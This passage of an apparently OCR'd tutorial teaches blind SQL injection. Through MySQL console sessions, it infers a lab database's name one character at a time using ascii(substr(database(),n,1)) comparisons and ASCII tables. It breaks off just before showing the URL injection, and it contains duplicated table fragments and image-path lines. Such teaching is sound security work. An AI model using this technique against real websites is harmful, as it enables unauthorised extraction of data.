
select substr(database(),1,1);



```
+--------------------+
| length(database()) |
+--------------------+
|                  8 |
+--------------------+
1 row in set (0.00 sec)

mysql> select database();
+------------+
| database() |
+------------+
| security   |
+------------+
1 row in set (0.00 sec)

mysql> select substr(database(),1,1);
+------------------------+
| substr(database(),1,1) |
+------------------------+
| s                      |
+------------------------+
1 row in set (0.00 sec)

mysql>
```


We use a new function called ASCII function. This function is used for getting the ASCII value of a string. This will make easier for us to detect the first letter of database, as shown in the screenshot below. We have a value of **115** and the query used is

select ascii(substr(database(),1,1));




```
+------------+
| database() |
+------------+
| security   |
+------------+
1 row in set (0.00 sec)

mysql> select substr(database(),1,1);
+------------------------+
| substr(database(),1,1) |
+------------------------+
| s                      |
+------------------------+
1 row in set (0.00 sec)

mysql> select ascii(substr(database(),1,1));
+-------------------------------+
| ascii(substr(database(),1,1)) |
+-------------------------------+
|                           115 |
+-------------------------------+
1 row in set (0.00 sec)

mysql>
```

Now we check the value of 115 in the ASCII sheet.




4	4	004	EOT	(end of transmission)	36	24	044	&#36;	$	68	44	104	&#68;	D	100	64	144	&#100;	d
5	5	005	ENQ	(enquiry)	37	25	045	&#37;	%	69	45	105	&#69;	E	101	65	145	&#101;	e
6	6	006	ACK	(acknowledge)	38	26	046	&#38;	&	70	46	106	&#70;	F	102	66	146	&#102;	f
7	7	007	BEL	(bell)	39	27	047	&#39;	'	71	47	107	&#71;	G	103	67	147	&#103;	g
8	8	010	BS	(backspace)	40	28	050	&#40;	(	72	48	110	&#72;	H	104	68	150	&#104;	h
9	9	011	TAB	(horizontal tab)	41	29	051	&#41;	)	73	49	111	&#73;	I	105	69	151	&#105;	i
10	A	012	LF	(NL line feed, new line)	42	2A	052	&#42;	*	74	4A	112	&#74;	J	106	6A	152	&#106;	j
11	B	013	VT	(vertical tab)	43	2B	053	&#43;	+	75	4B	113	&#75;	K	107	6B	153	&#107;	k
12	C	014	FF	(NP form feed, new page)	44	2C	054	&#44;	,	76	4C	114	&#76;	L	108	6C	154	&#108;	l
13	D	015	CR	(carriage return)	45	2D	055	&#45;	-	77	4D	115	&#77;	M	109	6D	155	&#109;	m
14	E	016	SO	(shift out)	46	2E	056	&#46;	.	78	4E	116	&#78;	N	110	6E	156	&#110;	n
15	F	017	SI	(shift in)	47	2F	057	&#47;	/	79	4F	117	&#79;	O	111	6F	157	&#111;	o
16	10	020	DLE	(data link escape)	48	30	060	&#48;	0	80	50	120	&#80;	P	112	70	160	&#112;	p
17	11	021	DC1	(device control 1)	49	31	061	&#49;	1	81	51	121	&#81;	Q	113	71	161	&#113;	q
18	12	022	DC2	(device control 2)	50	32	062	&#50;	2	82	52	122	&#82;	R	114	72	162	&#114;	r
19	13	023	DC3	(device control 3)	51	33	063	&#51;	3	83	53	123	&#83;	S	115	73	163	&#115;	s
20	14	024	DC4	(device control 4)	52	34	064	&#52;	4	84	54	124	&#84;	T	116	74	164	&#116;	t
21	15	025	NAK	(negative acknowledge)	53	35	065	&#53;	5	85	55	125	&#85;	U	117	75	165	&#117;	u
22	16	026	SYN	(synchronous idle)	54	36	066	&#54;	6	86	56	126	&#86;	V	118	76	166	&#118;	v
23	17	027	ETB	(end of trans. block)	55	37	067	&#55;	7	87	57	127	&#87;	W	119	77	167	&#119;	w
24	18	030	CAN	(cancel)	56	38	070	&#56;	8	88	58	130	&#88;	X	120	78	170	&#120;	x
25	19	031	EM	(end of medium)	57	39	071	&#57;	9	89	59	131	&#89;	Y	121	79	171	&#121;	y

Let us check the value of the second letter, **E**. It is 101.



Dec	Hx	Oct	Char		Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL	(null)	32	20	040	&#32;	Space	64	40	100	&#64;	@	96	60	140	&#96;	`
1	1	001	SOH	(start of heading)	33	21	041	&#33;	!	65	41	101	&#65;	A	97	61	141	&#97;	a
2	2	002	STX	(start of text)	34	22	042	&#34;	"	66	42	102	&#66;	B	98	62	142	&#98;	b
3	3	003	ETX	(end of text)	35	23	043	&#35;	#	67	43	103	&#67;	C	99	63	143	&#99;	c
4	4	004	EOT	(end of transmission)	36	24	044	&#36;	$	68	44	104	&#68;	D	100	64	144	&#100;	d
5	5	005	ENQ	(enquiry)	37	25	045	&#37;	%	69	45	105	&#69;	E	101	65	145	&#101;	e
6	6	006	ACK	(acknowledge)	38	26	046	&#38;	&	70	46	106	&#70;	F	102	66	146	&#102;	f
7	7	007	BEL	(bell)	39	27	047	&#39;	'	71	47	107	&#71;	G	103	67	147	&#103;	g
8	8	010	BS	(backspace)	40	28	050	&#40;	(	72	48	110	&#72;	H	104	68	150	&#104;	h
9	9	011	TAB	(horizontal tab)	41	29	051	&#41;	)	73	49	111	&#73;	I	105	69	151	&#105;	i
10	A	012	LF	(NL line feed, new line)	42	2A	052	&#42;	*	74	4A	112	&#74;	J	106	6A	152	&#106;	j
11	B	013	VT	(vertical tab)	43	2B	053	&#43;	+	75	4B	113	&#75;	K	107	6B	153	&#107;	k
12	C	014	FF	(NP form feed, new page)	44	2C	054	&#44;	,	76	4C	114	&#76;	L	108	6C	154	&#108;	l
13	D	015	CR	(carriage return)	45	2D	055	&#45;	-	77	4D	115	&#77;	M	109	6D	155	&#109;	m

Let us check the value in mysql query: **select ascii(substr(database(),2,1));**




```
mysql> select ascii(substr(database(),2,1));
+-------------------------------+
| ascii(substr(database(),2,1)) |
+-------------------------------+
|                           101 |
+-------------------------------+
1 row in set (0.00 sec)

mysql>
```

In the same way, we can get more ASCII values. We evaluate the query

Select ascii(substr(database(),2,1)) = 101;

equal to 101.

Yes it is true; the returned value is 1 since the letter E has the ASCII value 101.




```
+-----------------------------+
| ascii(substr(database(),1,1)) |
+-----------------------------+
|                         115 |
+-----------------------------+
1 row in set (0.00 sec)

mysql> select ascii(substr(database(),2,1));
+-----------------------------+
| ascii(substr(database(),2,1)) |
+-----------------------------+
|                         101 |
+-----------------------------+
1 row in set (0.00 sec)

mysql> select ascii(substr(database(),2,1)) = 101 ;
+-----------------------------------+
| ascii(substr(database(),2,1)) = 101 |
+-----------------------------------+
|                                 1 |
+-----------------------------------+
1 row in set (0.00 sec)

mysql>
```

Next we check this query:

select


ascii(substr(database(),2,1)) < 101;



```
+-----------------------------+
| ascii(substr(database(),2,1)) |
+-----------------------------+
|                         101 |
+-----------------------------+
1 row in set (0.00 sec)

mysql> select ascii(substr(database(),2,1)) = 101 ;
+-----------------------------------+
| ascii(substr(database(),2,1)) = 101 |
+-----------------------------------+
|                                 1 |
+-----------------------------------+
1 row in set (0.00 sec)

mysql> select ascii(substr(database(),2,1)) < 101 ;
+-----------------------------------+
| ascii(substr(database(),2,1)) < 101 |
+-----------------------------------+
|                                 0 |
+-----------------------------------+
1 row in set (0.00 sec)

mysql>
```

The result is false because it is equal to 0, since the ASCII value is not less than 101. Let us try to guess the 3rd character by this query:

select
ascii(substr(database(),3,1)) < 101;




```
+-----------------------------------+
| ascii(substr(database(),2,1)) = 101 |
+-----------------------------------+
|                                 1 |
+-----------------------------------+
1 row in set (0.00 sec)

mysql> select ascii(substr(database(),2,1)) < 101 ;
+-----------------------------------+
| ascii(substr(database(),2,1)) < 101 |
+-----------------------------------+
|                                 0 |
+-----------------------------------+
1 row in set (0.00 sec)

mysql> select ascii(substr(database(),3,1)) < 101 ;
+-----------------------------------+
| ascii(substr(database(),3,1)) < 101 |
+-----------------------------------+
|                                 1 |
+-----------------------------------+
1 row in set (0.00 sec)

mysql>
```

And the result is 1, meaning true. So make it 97 then. Use


select
ascii(substr(database(),3,1)) < 97;

And the result is 0; it means false, hence the valid value lies between 97 and 101. So now keep trying to guess all values from 97 to 101.




```
+-----------------------------------+
| ascii(substr(database(),3,1)) < 100 |
+-----------------------------------+
|                                 1 |
+-----------------------------------+
1 row in set (0.00 sec)

mysql> select ascii(substr(database(),3,1)) < 99 ;
+----------------------------------+
| ascii(substr(database(),3,1)) < 99 |
+----------------------------------+
|                                0 |
+----------------------------------+
1 row in set (0.00 sec)

mysql> select ascii(substr(database(),3,1)) = 99 ;
+----------------------------------+
| ascii(substr(database(),3,1)) = 99 |
+----------------------------------+
|                                1 |
+----------------------------------+
1 row in set (0.00 sec)

mysql>
```

We get the 3rd value which is 99 and check it in the ASCII table sheet.



```
Hx Oct  Html  Chr   | Dec Hx Oct Html  Chr | Dec Hx Oct Html   Chr
20 040 &#32; Space  | 64 40 100 &#64;  @   |  96 60 140 &#96;   `
21 041 &#33; !      | 65 41 101 &#65;  A   |  97 61 141 &#97;   a
22 042 &#34; "      | 66 42 102 &#66;  B   |  98 62 142 &#98;   b
23 043 &#35; #      | 67 43 103 &#67;  C   |  99 63 143 &#99;   c
                                           | 100 64 144 &#100;  d
                                           | 101 65 145 &#101;  e
                                           | 102 66 146 &#102;  f
                                           | 103 67 147 &#103;  g
                                           | 104 68 150 &#104;  h
```



```
+----------------------------------+
| ascii(substr(database(),3,1)) < 99 |
+----------------------------------+
|                                0 |
+----------------------------------+
1 row in set (0.00 sec)

mysql> select ascii(substr(database(),3,1)) = 99 ;
+----------------------------------+
| ascii(substr(database(),3,1)) = 99 |
+----------------------------------+
|                                1 |
+----------------------------------+
1 row in set (0.00 sec)

mysql> select ascii(substr((select database()),3,1)) = 99 ;
+-------------------------------------------+
| ascii(substr((select database()),3,1)) = 99 |
+-------------------------------------------+
|                                         1 |
+-------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

```
Html  Chr | Dec Hx Oct Html   Chr
&#64;  @  |  96 60 140 &#96;   `
&#65;  A  |  97 61 141 &#97;   a
&#66;  B  |  98 62 142 &#98;   b
&#67;  C  |  99 63 143 &#99;   c
&#68;  D  | 100 64 144 &#100;  d
&#69;  E  | 101 65 145 &#101;  e
&#70;  F  | 102 66 146 &#102;  f
&#71;  G  | 103 67 147 &#103;  g
&#72;  H  | 104 68 150 &#104;  h
&#73;  I  | 105 69 151 &#105;  i
&#74;  J  | 106 6A 152 &#106;  j
&#75;  K  | 107 6B 153 &#107;  k
&#76;  L  | 108 6C 154 &#108;  l
&#77;  M  | 109 6D 155 &#109;  m
&#78;  N  | 110 6E 156 &#110;  n
&#79;  O  | 111 6F 157 &#111;  o
&#80;  P  | 112 70 160 &#112;  p
&#81;  Q  | 113 71 161 &#113;  q
&#82;  R  | 114 72 162 &#114;  r
&#83;  S  | 115 73 163 &#115;  s
&#84;  T  | 116 74 164 &#116;  t
&#85;  U  | 117 75 165 &#117;  u
&#86;  V  | 118 76 166 &#118;  v
&#87;  W  | 119 77 167 &#119;  w
```

Now we use this query in the URL:

